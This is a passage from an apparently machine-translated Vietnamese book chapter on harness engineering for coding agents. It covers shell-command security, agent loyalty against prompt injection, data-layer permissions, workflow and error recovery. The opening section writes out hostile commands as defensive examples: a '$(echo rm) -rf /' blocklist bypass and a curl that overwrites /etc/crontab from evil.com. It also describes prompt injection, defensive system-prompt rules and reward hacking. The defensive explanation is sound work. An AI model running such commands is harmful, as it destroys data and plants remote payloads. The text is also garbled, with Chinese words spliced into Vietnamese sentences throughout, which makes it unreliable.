An toàn: Phân tích Ngữ nghĩa thay vì Danh sách đen Từ khóa. Chương 1 đã lập luận rằng tầng xác minh nên dựa vào hiểu ngữ nghĩa thay vì khớp mẫu. Xác thực bảo mật lệnh Shell là ứng dụng thách thức nhất của nguyên tắc này. Danh sách đen từ khóa đơn giản không thể应对 sự kết hợp爆炸 của Shell — các lệnh có thể绕过 bất kỳ quy tắc tĩnh nào thông qua pipe, subshell, mở rộng biến, v.v. (ví dụ: nếu rm bị chặn, kẻ tấn công có thể sử dụng $(echo rm) -rf / để绕过). Các Harness cấp sản phẩm sử dụng phân tích ngữ nghĩa: nhận diện loại đối số và quy tắc phân tích cú pháp của mỗi lệnh, bao gồm哪些 flag tiêu thụ đối số tiếp theo, và nhận diện các mẫu tấn công như một flag có vẻ vô hại nhưng ẩn payload nguy hiểm trong đối số tiếp theo. Ví dụ, find / -name '*.log' -exec rm {} \; nhúng thao tác xóa rm thông qua đối số lệnh find hợp lệ; ví dụ khác là curl -o /etc/crontab http://evil.com/payload, có vẻ tải về tệp nhưng thực tế ghi đè tác vụ hệ thống. Phân tích ngữ nghĩa có thể nhận diện các thao tác nguy hiểm lồng nhau này, trong khi danh sách đen lệnh đơn giản không thể捕捉 chúng. Cơ chế bảo mật dựa trên hiểu biết thay vì khớp mẫu này là triển khai cấp cao của chức năng "ràng buộc".
Thực thi Suy đoán: Làm Kiểm tra Bảo mật "Vô hình". Đây chính xác là hiệu ứng của cơ chế gating Sidecar từ Chương 4 ở cấp trải nghiệm người dùng — Chương 4 giải thích tại sao các thao tác quan trọng nên được đánh giá bởi Sidecar độc lập khỏi context chính; phần này tập trung vào làm cho độ trễ của việc đánh giá đó thực sự vô hình đối với người dùng. Cách tiếp cận là tách biệt tiến trình hiển thị cho người dùng khỏi ủy quyền thực thi: khi Agent sắp thực thi một lệnh gọi công cụ, hệ thống hiển thị gợi ý tiến trình trong giao diện (ví dụ: "Đang đọc tệp src/main.py...") trong khi kiểm tra bảo mật chạy nền. Cần làm rõ ở đây liên quan đến một phép loại suy thường được sử dụng: nó khác với thực thi suy đoán CPU — nếu CPU đoán sai, nó phải loại bỏ kết quả đã tính toán và rollback trạng thái; ở đây, hành động sơ bộ chỉ là gợi ý UI không có hiệu ứng phụ, không thay đổi trạng thái thực. Nếu kiểm tra thất bại, không cần rollback; gợi ý đơn giản được thay thế bằng "đang chờ xác nhận." Trong大多数 trường hợp, kiểm tra bảo mật hoàn thành trước khi người dùng注意到, vì vậy người dùng không cảm thấy độ trễ bổ sung; chỉ khi không thể xác định nhanh, hệ thống thực sự暂停 và chờ xác nhận. Đây là đỉnh cao của thiết kế Harness: bảo mật mà không hy sinh trải nghiệm người dùng.
Agent phục vụ ai: Lòng Trung thành dưới Ủy thác Đa bên.
Các cơ chế bảo mật trên ngăn "lệnh được thực thi độc hại"; có một vấn đề bảo mật tinh tế hơn — lòng trung thành với principal: Agent thực sự站在 bên nào. Các mô hình được đào tạo với nguyên tắc mặc định ngây thơ — "ai nói chuyện với tôi, tôi sẽ cố gắng hết sức giúp họ" — nhưng các Agent thực tế thường hoạt động dưới ủy thác đa bên: hành động thay mặt principal trong khi đối phó với các bên thứ ba có lợi ích冲突. Một Agent đàm phán giá thay mặt bạn đối mặt không phải với "người dùng cần giúp đỡ" mà là đối thủ đàm phán. Ở đây, "giúp bất kỳ ai nói" là mặc định nguy hiểm — bên đối lập có thể bắt đầu ảnh hưởng đến Agent của bạn chỉ bằng cách giao tiếp với nó.
Đặt các mô hình tiên tiến vào tình huống này reveals một phổ lòng trung thành rõ ràng, với cả hai đầu đều thất bại: ở một đầu, quá trung thực — chuyển thẳng thông tin riêng tư của principal (ví dụ: "giá底线 của chúng tôi là 12.000") cho đối thủ, và nhượng bộ sau vài vòng áp lực; ở đầu kia, quá ngờ vực — từ chối ngay cả các yêu cầu hợp lệ của principal, và do đó thất bại trong tác vụ. Phần khó khăn là hai thất bại nằm trên跷跷板: bịt lỗ hổng và bạn trượt hướng từ chối quá mức —很难 đạt được cả hai.
Điều này đặc biệt liên quan đến Coding Agent: nội dung không tin cậy được đọc từ kho mã, đầu ra trả về bởi công cụ, hướng dẫn được gửi bởi máy chủ MCP bên thứ ba — tất cả đều là "đối thủ" cố gắng lật đổ Agent — prompt injection về bản chất là một nỗ lực lật đổ (Chương 2 và 4). Harness do đó phải xác định rõ ràng Agent trung thành với ai: hướng dẫn từ principal mang ưu tiên cao nhất, trong khi mọi thứ từ bên ngoài bị hạ cấp mặc định thành "dữ liệu có thể tham khảo nhưng không có hiệu lực hướng dẫn." Trong system prompt, một bộ quy tắc ứng xử trung thành hiệu quả là: bảo vệ thông tin riêng tư của principal, bao gồm cả sự tồn tại của nó; khi từ chối, không liệt kê các chi tiết được bảo vệ, vì这样做 có thể tự rò rỉ chúng;底线 riêng tư không phải lập trường công khai; chỉ thực thi các hướng dẫn rõ ràng và cụ thể của principal; chịu đựng áp lực反复. Về bản chất, đây là sử dụng Harness để trao cho mô hình một lập trường mà nó thiếu theo mặc định: tuyệt đối trung thành với principal, và thận trọng đối với bên ngoài.
Khi chính Mã do AI Viết Không thể Tin cậy: Di chuyển Ranh giới Niềm tin Xuống dưới.
Bộ quy tắc trung thành ở trên làm cho Agent nhiều khả năng tuân thủ quy tắc hơn, nhưng đối với các thao tác dữ liệu rủi ro cao, "nhiều khả năng" là chưa đủ — ràng buộc phải di chuyển từ "hy vọng Agent sẽ cư xử đúng" xuống thực thi ở tầng dữ liệu. Lập trường cấp tiến hơn là: đơn giản coi tầng ứng dụng là không tin cậy và đẩy thực thi bất biến dữ liệu xuống dưới nó. Trong ba mươi năm qua, ranh giới toàn vẹn của phần mềm đã sống ở tầng ứng dụng — mã xử lý xác định ai có thể thực hiện thao tác nào và哪些 giá trị hợp lệ, và cơ sở dữ liệu tin tưởng mã đó vô điều kiện; nhưng các trình xử lý do LLM tạo thường bỏ qua kiểm tra quyền và toàn vẹn mà tác giả con người sẽ đưa vào như một lẽ đương nhiên, và các Agent tự trị hoạt động trực tiếp trên dữ liệu sản xuất, phá vỡ tiền đề đó. Cách tiếp cận mới (có thể gọi là Permission-Embedded Data Objects) có mỗi thực thể dữ liệu mang theo quy tắc quyền khai báo, trình xác nhận và tuyên bố hậu quả trong một schema được con người đánh giá, được thực thi bởi pipeline thời gian thực trên mỗi lần ghi. Nguyên tố cốt lõi là ngữ cảnh truy cập được gắn vào mỗi thao tác: một trình xử lý được tạo lại chạy với quyền của người dùng nó phục vụ, trong khi một Agent tự trị chạy dưới danh tính bị hạn chế (scoped principal) — thay vì chỉ hy vọng Agent trung thành, kiến trúc coi nó như một principal bị hạn chế, sao cho ngay cả khi bị xâm phạm, nó không thể vượt quá quyền của mình.
Trong các so sánh sử dụng cùng tập prompt, cơ chế này tạo ra ghi vi phạm zero đối với các bất biến đã khai báo, trong khi SQL trần, kiểm tra do LLM viết, prompt hiến pháp, và bộ chặn ranh giới hành động đều để lọt từ một ít đến hàng chục vi phạm. Nó không phải "nhiều khả năng đúng hơn" mà là "không thể sai", với chi phí khoảng 2 mili giây额外 cho mỗi lần ghi. Tất nhiên, bảo đảm是有条件的: schema phải thực sự捕捉 tất cả bất biến mong muốn, và triển khai phải chặn mọi đường dẫn mà tầng không tin cậy có thể绕过 lưu trữ và kết nối trực tiếp đến cơ sở dữ liệu. Đối với Coding Agent, điều này tạo ra một nguyên tắc kiến trúc quan trọng: khi cả người viết mã và người chạy mã đều có thể không tin cậy, các ràng buộc thực sự đáng tin cậy không thể nằm trong mã được tạo, mà phải được đặt trong nền tảng được con người đánh giá bên dưới — đây là hình thức cuối cùng của nguyên tắc "ràng buộc hơn hướng dẫn" từ Chương 1, áp dụng ở tầng dữ liệu.
Quy trình làm việc Tổng thể của Coding Agent

Hình 5-2: Quy trình làm việc Coding Agent
Phần sau mô tả một quy trình kỹ thuật được đề xuất. Nó trình bày một ứng dụng lý tưởng hóa của các phương pháp hay nhất kỹ thuật phần mềm cho Coding Agent. Các Coding Agent thực tế (như Claude Code, OpenClaw) thường làm việc trong một vòng lặp phản ứng, lặp lại và cắt giảm quy trình này khi cần — đối với các tác vụ đơn giản, chúng bỏ qua tài liệu thiết kế và không chặn phê duyệt người dùng ở mỗi bước; chỉ khi tác vụ phức tạp và có tác động rộng, chúng mới chạy đầy đủ mọi giai đoạn.
Các mô hình khác nhau cắt giảm quy trình này theo cách khác nhau. Một số mô hình Coding đọc cấu trúc kho mã, triển khai, người gọi và test rộng rãi trước lần sửa đổi đầu tiên. Các mô hình khác chỉ kiểm tra một vài tệp có khả năng liên quan nhất, tạo bản vá sớm, và coi phản hồi trình biên dịch và test như một phần của quá trình điều tra. Ngưỡng quyết định khi nào dừng thu thập thông tin và bắt đầu hành động có thể tiếp tục theo mô hình sau khi harness thay đổi, và có thể thay đổi khi mô hình được hoán đổi bên trong cùng một harness. Do đó trước hết nó là hành vi mô hình được học, không chỉ là phong cách giao diện của một sản phẩm Coding. Prompts, Tools và ngân sách trong harness vẫn có thể khuếch đại hoặc抑制 nó, nhưng không cần phải là nguồn gốc của nó. Thí nghiệm 6-7 đo lường sự khác biệt này trong một harness cố định; Chương 7 sau đó giải thích cách post-training có thể viết chính sách này vào các tham số.
Tài liệu Dự án.
Công việc của Coding Agent bắt đầu bằng sự hiểu biết có hệ thống về dự án. Khi Agent lần đầu tiên gặp một kho mã, việc đầu tiên không phải là bắt đầu sửa đổi mã mà là xây dựng khung nhận thức cho toàn bộ dự án — giống như một kỹ sư mới không đẩy mã ngày đầu tiên, mà bắt đầu bằng việc học lay of the land. Agent bắt đầu bằng cách kiểm tra xem dự án có tài liệu không — README, tài liệu thiết kế kiến trúc, hướng dẫn phát triển.
Nếu các tài liệu quan trọng bị thiếu, Agent không nên bắt đầu làm việc盲目. Nó nên kiểm tra có hệ thống mã nguồn, xác định các module chính, trừu tượng cốt lõi và phụ thuộc thành phần, và soạn thảo tổng quan kiến trúc, hướng dẫn thư mục và hướng dẫn chạy test. Các tài liệu này phục vụ như bản thiết kế cho công việc tiếp theo của Agent và cung cấp điểm vào cho các nhà phát triển khác. Điều này thể hiện một nguyên tắc quan trọng: bên ngoài hóa kiến thức là điều kiện tiên quyết cho cộng tác hiệu quả.
Tài liệu dự án giờ đây có một dạng thức đặc thù cho Agent: Tệp Hướng dẫn Dự án. Các tệp như CLAUDE.md, AGENTS.md, .cursorrules đã trở thành tiêu chuẩn công nghiệp thực tế — chúng được tự động注入 vào context ở đầu mỗi phiên, đóng vai trò như system prompt cấp dự án. Không giống như README dành cho người đọc, các tệp hướng dẫn mang theo quy ước hành vi cho Agent: lệnh build và test ("sử dụng pnpm test thay vì npm test"), kiểu mã ("tránh kiểu any"), và các vùng hạn chế rõ ràng ("không sửa đổi thư mục migrations/"). Đây là cùng ý tưởng với SOUL.md của OpenClaw (xác định danh tính và quy tắc hành vi của Agent) và MEMORY.md (tích lũy kinh nghiệm xuyên phiên), áp dụng ở các cấp độ khác nhau: SOUL.md xác định "Agent là ai", trong khi tệp hướng dẫn dự án xác định "cách làm việc trong dự án này." Từ góc nhìn kỹ thuật context trong Chương 2, tệp hướng dẫn cũng là stable prefix kinh tế nhất — nội dung của chúng không thay đổi theo tác vụ, khiến chúng tự nhiên thân thiện với KV Cache; chúng cũng là triển khai trực tiếp nhất của nguyên tắc "kiến thức phải tồn tại trong chính kho mã."
Nguyên tắc bên ngoài hóa kiến thức cũng có một hệ quả thú vị: Các nhóm thân thiện với làm việc từ xa thường cũng thân thiện với AI Agent. Các nhóm từ xa buộc phải dựa vào giao tiếp không đồng bộ và tài liệu — các quyết định được ghi trong tài liệu, context sống trong mô tả issue và PR, kiến thức bộ lạc tích lũy trong hướng dẫn phát triển chứ không truyền miệng ở bàn bên cạnh hoặc trên bảng trắng phòng họp. Đây chính xác là dạng kiến thức Agent có thể tiêu thụ: Agent không thể đọc thỏa thuận miệng, nhưng nó có thể đọc tài liệu thiết kế. Ngược lại, một nhóm vận hành bằng "chỉ cần hỏi người ngồi bên cạnh" áp dụng cùng chi phí onboarding dốc cho Agent như cho một nhân viên mới từ xa. Một proxy đơn giản cho "sẵn sàng AI" của nhóm: một người mới từ xa có thể làm việc độc lập chỉ với kho mã và tài liệu của nó?
Hiểu Tác vụ và Làm rõ Yêu cầu.
Đối với các yêu cầu đơn giản với ranh giới rõ ràng và tác động hạn chế — như sửa lỗi đã biết hoặc điều chỉnh tham số của hàm — Agent có thể tiến thẳng đến giai đoạn triển khai. Tuy nhiên,大多数 tác vụ trong phát triển phần mềm không đơn giản như vậy.
Đối với các yêu cầu phức tạp, Agent phải thận trọng và có phương pháp hơn. Sự phức tạp có thể phát sinh từ nhiều chiều: sự mơ hồ của chính yêu cầu (người dùng biết họ muốn gì nhưng không thể diễn đạt chính xác), sự đa dạng của các đường dẫn triển khai (nhiều giải pháp kỹ thuật với đánh đổi riêng), hoặc phạm vi tác động rộng (yêu cầu sửa đổi nhiều module, có khả năng phá vỡ chức năng hiện có). Agent nên làm rõ ranh giới thông qua nghiên cứu khám phá và chủ động tham gia đối thoại với người dùng khi cần. Ví dụ, khi người dùng yêu cầu "tối ưu hóa hiệu suất hệ thống", Agent trước tiên cần xác định mục tiêu cụ thể (giảm thời gian phản hồi, giảm sử dụng bộ nhớ, hay tăng thông lượng),哪些 đánh đổi có thể chấp nhận (ví dụ: liệu tăng độ phức tạp mã có chấp nhận được không), và nút thắt cổ chai hiện tại nằm ở đâu. Bắt đầu viết mã trong khi yêu cầu vẫn mơ hồ thường dẫn đến việc làm lại đáng kể.
Viết Tài liệu Thiết kế.
Tài liệu thiết kế là cầu nối chuyển đổi yêu cầu trừu tượng thành kế hoạch triển khai cụ thể. Nó nên trả lời bốn câu hỏi cốt lõi: module nào nên được sửa đổi và tại sao, cách tiếp cận nào nên được chọn và nó mang lại哪些 đánh đổi,哪些 phụ thuộc mới cần thiết, và哪些 tác động dự kiến đối với hệ thống. Viết tài liệu thiết kế chính là suy nghĩ sâu — nó迫使 Agent xác nhận tính khả thi về mặt khái niệm trước khi đầu tư mạnh vào viết mã. Quan trọng hơn, tài liệu thiết kế cung cấp một điểm can thiệp hiệu quả cho con người — đánh giá một tài liệu thiết kế ngắn gọn dễ hơn nhiều so với đánh giá hàng trăm dòng mã. Sau khi hoàn thành tài liệu thiết kế, Agent nên nộp để người dùng đánh giá và chờ phê duyệt trước khi tiến hành.
Triển khai Mã và Kiểm thử.
Sau khi nhận được phê duyệt thiết kế, Agent tuân theo quy ước mã của dự án để triển khai, tái sử dụng các trừu tượng và công cụ hiện có, và thực hiện tái cấu trúc适度 khi cần để duy trì sức khỏe của mã nguồn.
Sau khi triển khai, Agent ngay lập tức bước vào giai đoạn đảm bảo chất lượng driven-by-test — viết test case cho chức năng mới hoặc được sửa đổi, bao phủ đường dẫn bình thường, điều kiện biên và kịch bản lỗi. Sau khi viết test, Agent chạy bộ test. Nếu test thất bại, Agent không nên đơn giản báo cáo thất bại cho người dùng mà nên phân tích nguyên nhân, xác định vị trí vấn đề và sửa đổi mã cho đến khi tất cả test pass. Vòng lặp "test-sửa" này có thể cần vài lần lặp, và chính khả năng tự sửa này nâng Coding Agent từ trình tạo mã thành trợ lý kỹ thuật đáng tin cậy. Ngược lại, cách phổ biến nhất mà Coding Agent lười biếng là bỏ qua hoàn toàn giai đoạn này — viết mã và báo cáo "tác vụ hoàn thành" mà không bao giờ chạy test. Xác định "test pass", thay vì "mã đã viết", là tiêu chí hoàn thành chính là nguyên tắc Loop Engineering để xác minh quyết định khi nào an toàn để dừng, áp dụng cho lập trình (Chương 10 thảo luận hệ thống về loại "chấm dứt sớm" này).
Ngay cả khi tất cả test pass, công việc của Agent vẫn chưa xong. Giai đoạn tiếp theo là đánh giá mã: Agent critically kiểm tra mã do chính nó tạo. Nó có dễ đọc và được注释 đầy đủ không? Có vấn đề tiềm ẩn về hiệu suất hoặc lỗ hổng bảo mật không? Nó có tuân theo kiểu mã và phương pháp hay nhất của dự án không? Đánh giá tự kiểm này có thể được thực hiện bằng cách đọc mã, chạy công cụ lint, hoặc gọi một sub-agent đánh giá mã chuyên dụng. Nếu đánh giá phát hiện vấn đề, Agent nên quay lại giai đoạn sửa đổi và khắc phục, thay vì giao mã lỗi cho người dùng.
Đồng bộ Tài liệu và Giao hàng.
Nếu các thay đổi mã liên quan đến thay đổi kiến trúc — như giới thiệu module mới, thay đổi phụ thuộc giữa các module, hoặc thay đổi ngữ nghĩa của trừu tượng cốt lõi — Agent cần cập nhật tài liệu kiến trúc tương ứng. Tài liệu lỗi thời còn tệ hơn không có tài liệu vì nó误导 nhà phát triển tương lai. Bằng cách tự động cập nhật tài liệu sau mỗi thay đổi quan trọng, Agent giúp duy trì tính toàn vẹn và kịp thời của cơ sở kiến thức dự án.
Quy trình làm việc này thể hiện các nguyên tắc cốt lõi của kỹ thuật phần mềm: kế hoạch đi trước hành động, xác minh贯穿 xuyên suốt, và tài liệu tiến hóa cùng mã.
Kỹ thuật Harness trong Thực tế cho Coding Agent
Chương 1 đã giới thiệu khái niệm Harness Engineering và công thức Agent = Model + Harness. Harness ở đây bao gồm context và tools từ công thức cốt lõi, cũng như ràng buộc, xác minh và cơ chế sửa chữa — năm yếu tố này cùng nhau tạo thành Harness được định nghĩa trong Chương 1. Coding Agent có lẽ là lĩnh vực mà Harness Engineering được đền đáp nhiều nhất — viết mã là có thể xác minh nhất trong tất cả tác vụ Agent, và các ràng buộc, xác minh và sửa chữa của nó đều có thể dựa vào cơ sở hạ tầng hiện có. Phần này tập trung vào thực hành cụ thể trong kịch bản Coding Agent.
Một hệ thống có chạy ổn định hay không thường phụ thuộc ít vào sức mạnh mô hình hơn là tính vững chắc của cơ sở hạ tầng được xây dựng xung quanh Agent. Chương 1 chia Harness thành hai tầng — Context và Tools (cho phép Agent hành động) và Ràng buộc, Xác minh và Sửa chữa (giúp Agent hành động an toàn và chính xác). Trong kịch bản Coding Agent, những thứ này chuyển thành các thành phần kỹ thuật cụ thể:
Đường cơ sở Chấp nhận: Cấu thành "hoàn thành" là gì — bộ test, pipeline CI (Continuous Integration pipeline, một loạt kiểm tra tự động chạy sau khi提交 mã), tiêu chuẩn đánh giá mã
Ranh giới Thực thi: Agent có thể và không thể chạm vào哪些 — ranh giới module, quy tắc phụ thuộc, kiểm soát quyền
Tín hiệu Phản hồi: Phán đoán chính xác tự động — đầu ra Linter (công cụ kiểm tra kiểu mã có thể tự động tìm lỗi định dạng và vấn đề tiềm ẩn), kết quả test, lỗi kiểm tra kiểu
Cơ chế Rollback: Cách khôi phục nếu có gì đó sai — kiểm soát phiên bản Git, cô lập sandbox, rollback snapshot
Tại sao Coding Agent Đặc biệt Phù hợp cho Harness Engineering.
Hai chiều — mục tiêu rõ ràng như thế nào, và xác minh tự động như thế nào — chia tác vụ thành bốn trạng thái. Mục tiêu rõ ràng với kết quả có thể xác minh tự động là lãnh vực mà Agent phát triển mạnh; mục tiêu rõ ràng nhưng chấp nhận vẫn phụ thuộc vào mắt người giới hạn thông lượng ở tốc độ đánh giá của con người; phản hồi tự động với mục tiêu mơ hồ cho phép hệ thống chạy hiệu quả theo hướng sai; thiếu cả hai, Agent几乎 vô dụng. Bảng 5-1 hiển thị bốn trạng thái này. Mục tiêu của Harness là đẩy尽可能 nhiều tác vụ vào góc phần tư "mục tiêu rõ ràng + xác minh tự động".
Bảng 5-1: Bốn Góc phần tư của Độ rõ Tác vụ và Tự động hóa Xác minh
Kết quả có thể xác minh tự động
Kết quả yêu cầu xác minh thủ công
Mục tiêu rõ ràng
Vùng ngọt: sửa lỗi với test case
Giới hạn thông lượng: tái cấu trúc mã yêu cầu đánh giá thủ công
Mục tiêu mơ hồ
Hiệu quả đi sai hướng: tối ưu "chất lượng mã" với linter
Khó bắt đầu: "làm cho giao diện đẹp hơn"
Các tác vụ viết mã tự nhiên chiếm góc phần tư "mục tiêu rõ ràng + xác minh tự động" — bộ test cung cấp tiêu chí chấp nhận rõ ràng, linter và trình kiểm tra kiểu cung cấp xác minh tự động tức thì, và Git cung cấp khả năng kiểm soát phiên bản và rollback hoàn hảo. Điều này giải thích tại sao Coding Agent hiện tại là trưởng thành nhất trong tất cả các loại Agent: không phải vì mô hình tạo mã đặc biệt mạnh, mà vì hàng thập kỷ cơ sở hạ tầng kỹ thuật phần mềm tự nhiên tạo thành một Harness vững chắc.
Thực tế Công nghiệp.
Ba nghiên cứu điển hình thực hành Harness xác nhận các nguyên tắc trên:
Nghiên cứu điển hình di chuyển mã quy mô lớn (từ thực tiễn di chuyển mã quy mô lớn được chia sẻ công khai của một công ty công nghệ lớn): Chìa khóa không phải sức mạnh mô hình, mà là Harness làm đúng ba việc — kiến thức phải tồn tại trong chính kho mã (những gì Agent không thể thấy thì không tồn tại), ràng buộc được mã hóa thành linter và CI chứ không viết trong tài liệu, và xác minh và sửa chữa được tự động hóa hoàn toàn end-to-end.
LangChain: Cải thiện đáng kể hiệu suất tác vụ benchmark chỉ bằng cách tối ưu Harness (system prompt, middleware công cụ, vòng lặp tự xác minh). Đặc biệt值得注意 là phương pháp luận "sử dụng Agent để phân tích trajectory thất bại nhằm cải thiện Harness", chuyển đổi kỹ thuật Harness từ dựa trên kinh nghiệm sang dựa trên dữ liệu.
Anthropic: Chia các tác vụ dài thành hai vai trò — một Agent khởi tạo负责 phân hủy tác vụ lớn thành danh sách tác vụ, và một Agent thực thi负责 tiến triển từng bước, để lại kết quả trung gian (như tệp mã đã hoàn thành và danh sách tác vụ đã cập nhật) cho vòng tiếp theo tiếp tục sử dụng. Sự phân công lao động này giải quyết vấn đề của các Agent chạy dài "cố gắng làm quá nhiều cùng lúc" hoặc "tuyên bố hoàn thành sớm."
Từ Coding Agent đến Nguyên tắc Thiết kế Harness Chung.
Các thực hành Harness của Coding Agent cung cấp các nguyên tắc thiết kế có thể chuyển nhượng cho tất cả hệ thống Agent:
Ràng buộc hơn hướng dẫn: Quy tắc có thể thực thi bằng mã nên được mã hóa ở đó, không chỉ được đề xuất trong tài liệu. Giá trị của quy tắc linter, ràng buộc kiểu và kiểm tra CI远远 vượt xa hướng dẫn "xin hãy tuân theo..." trong system prompt —前者 có nghĩa là "không thể làm",后者 chỉ là "khuyến nghị không nên."
Tự động hóa xác minh: Đánh giá thủ công là nút thắt không thể mở rộng. Đầu tư vào bộ test, kiểm tra chất lượng mã và giám sát hành vi mang lại lợi nhuận远远 cao hơn việc thêm nỗ lực con người.
Phản hồi nên nhanh và có cấu trúc nhất có thể: Thông báo lỗi càng chi tiết và càng gần thời điểm lỗi, Agent càng có thể tự sửa hiệu quả hơn. Các kỹ thuật thanh trạng thái Agent từ Chương 2 (thông báo lỗi chi tiết, bộ đếm lệnh gọi công cụ) thể hiện nguyên tắc này.
Rollback phải đáng tin cậy: Agent chỉ có thể thử nghiệm大胆 khi hoạt động trong lưới an toàn. Nhánh Git, môi trường snapshot và cơ chế snapshot đảm bảo bất kỳ lỗi nào đều có thể đảo ngược.
Mục đích sâu hơn của ràng buộc: ngăn ngừa lỗi quy trình. Đường cơ sở chấp nhận quản lý liệu kết quả có đúng không; ranh giới thực thi quản lý quy trình — ngay cả kết quả đúng cũng không biện minh cho phương pháp sai. Xóa và重建 cơ sở dữ liệu để "sửa" lỗi cơ sở dữ liệu确实修复了 nó, nhưng dữ liệu đã biến mất; xóa tất cả mã để sửa lỗi biên dịch确实 làm biên dịch pass, nhưng triển khai đã biến mất. Các phím tắt phá hủy như vậy luôn tồn tại: ngay cả khi các hạn chế được viết vào chỉ số đánh giá cuối cùng, Agent thường tìm cách绕过 chúng — đây là dạng hàng ngày của reward hacking (Chương 7) trong các tác vụ Agent. Do đó một Harness sản phẩm đặt các kiểm tra và phê duyệt chuyên dụng trên các hành động nguy hiểm như rm -rf, xóa dữ liệu sản xuất, hoặc ghi đè tệp chưa đọc (phân tích ngữ nghĩa trong phần bảo mật của chương này, đánh giá Sidecar trong Chương 4), ràng buộc hành động, không chỉ kết quả. RLVP trong Chương 7 (Reinforcement Learning with Verified Penalty — "thưởng kết quả, phạt đường đi") trả lời cùng câu hỏi từ phía đào tạo: ngoài phần thưởng kết quả cuối cùng, nó phạt các vi phạm có thể xác minh dọc theo đường đi, nội tại hóa "không có phương tiện phá hủy" như thường thức kỹ thuật của mô hình. Đối với mô hình hiện có, guardrails Harness là ràng buộc bên ngoài; đối với mô hình có thể đào tạo, hình phạt quy trình nội tại hóa cùng ràng buộc. Mục tiêu là như nhau.
Điều phối Công cụ: Kiểm soát Ranh giới Lỗi. Các Coding Agent trưởng thành hỗ trợ gọi công cụ song song. Vấn đề duy nhất từ góc nhìn Harness là cách lỗi lan truyền: khi một công cụ thất bại, lệnh gọi nào nên bị hủy và lệnh gọi nào nên tiếp tục? Nguyên tắc là lỗi chỉ lan truyền trong cùng một batch lệnh gọi song song, không lên thao tác cha. Khi đọc ba tệp song song, ví dụ, một tệp bị thiếu chỉ nên làm lệnh gọi đó thất bại; nó không nên hủy hai lệnh kia cũng không nên hủy toàn bộ tác vụ. Kiểm soát ranh giới lỗi tinh vi này tránh mẫu mong manh "một lệnh thất bại hủy toàn bộ tác vụ." Cơ chế cụ thể cho lệnh gọi song song, phân tích streaming và hủy thác được trình bày chi tiết trong mục "Mẹo Triển khai" của chương này.
Thất bại và Phục hồi Lỗi
Phần trước trình bày các nguyên tắc và thành phần của kỹ thuật Harness; phần này đi sâu vào phần phân biệt nhất sự trưởng thành kỹ thuật — thất bại và phục hồi lỗi. Thí nghiệm ablation trong Chương 1 đã cho thấy vấn đề có thể nghiêm trọng thế nào: thiếu một phần phản hồi kết quả công cụ là đủ để khiến Agent陷入 vòng lặp vô hạn — và môi trường sản xuất thực chứng kiến nhiều loại thất bại đa dạng hơn bất kỳ thí nghiệm nào. Phần này có hệ thống trả lời ba câu hỏi: Thất bại nào mà Harness sản xuất gặp phải? Chúng được phát hiện và phục hồi như thế nào? Và khi nào hệ thống phải终止?
Phân loại thất bại: bốn tầng. Bước đầu tiên hướng tới phản ứng có hệ thống là phân loại. Thất bại rơi vào bốn tầng theo nơi chúng xảy ra:
Tầng API: giới hạn tốc độ (HTTP 429), quá tải dịch vụ, timeout yêu cầu, mất kết nối, và đầu ra bị cắt ở giới hạn token. Những thất bại này không liên quan đến chính tác vụ — chúng là nhiễu cơ sở hạ tầng.
Tầng công cụ: lệnh gọi ảo (gọi công cụ không tồn tại), đối số sai định dạng (vi phạm hợp đồng đầu vào của công cụ), ngoại lệ thực thi, và loại nguy hiểm nhất — công cụ trả về cùng lỗi反复 trong khi mô hình thử lại không đổi.
Tầng context: tràn cửa sổ context, lỗi nén, và cấu trúc trajectory bị hỏng (như lệnh gọi công cụ thiếu tin nhắn kết quả đi kèm).
Tầng luồng kiểm soát: vòng lặp vô hạn (lặp lại cùng thao tác mà không có tiến triển) và xoáy tử thần (logic phục hồi được kích hoạt bởi lỗi tự gọi LLM, thất bại lần nữa, và thác).
Phát hiện: phân loại trước, sau đó đếm. Khi lỗi xảy ra, câu hỏi đầu tiên không phải "Có nên thử lại không?" mà là "Thử lại có giúp ích không?" Lỗi có thể thử lại (giới hạn tốc độ, quá tải, mạng chập chờn)值得 thử lại; lỗi không thể thử lại (đối số không hợp lệ, quyền không đủ, công cụ không tồn tại) sẽ cho ra kết quả tương tự bất kể thử lại bao nhiêu lần — đầu vào hoặc chiến lược phải thay đổi. Harness sản xuất duy trì ánh xạ từ loại lỗi đến chiến lược phục hồi, thay vì "thử lại khi lỗi" chung chung.
Ngoài các lỗi đơn lẻ, phát hiện mẫu. Thứ nhất, vân tay lệnh gọi反复: băm cặp "tên công cụ + đối số"; cùng vân tă lặp lại là tín hiệu rõ ràng của vòng lặp không tiến triển — Agent trong thí nghiệm ablation của Chương 1 gọi cùng công cụ hết lần này đến lần khác chính xác là mẫu này. Thứ hai, bộ đếm thất bại liên tiếp: mỗi đường dẫn phục hồi giữ bộ đếm riêng, cung cấp cơ sở cho các cầu dao được thảo luận sau.
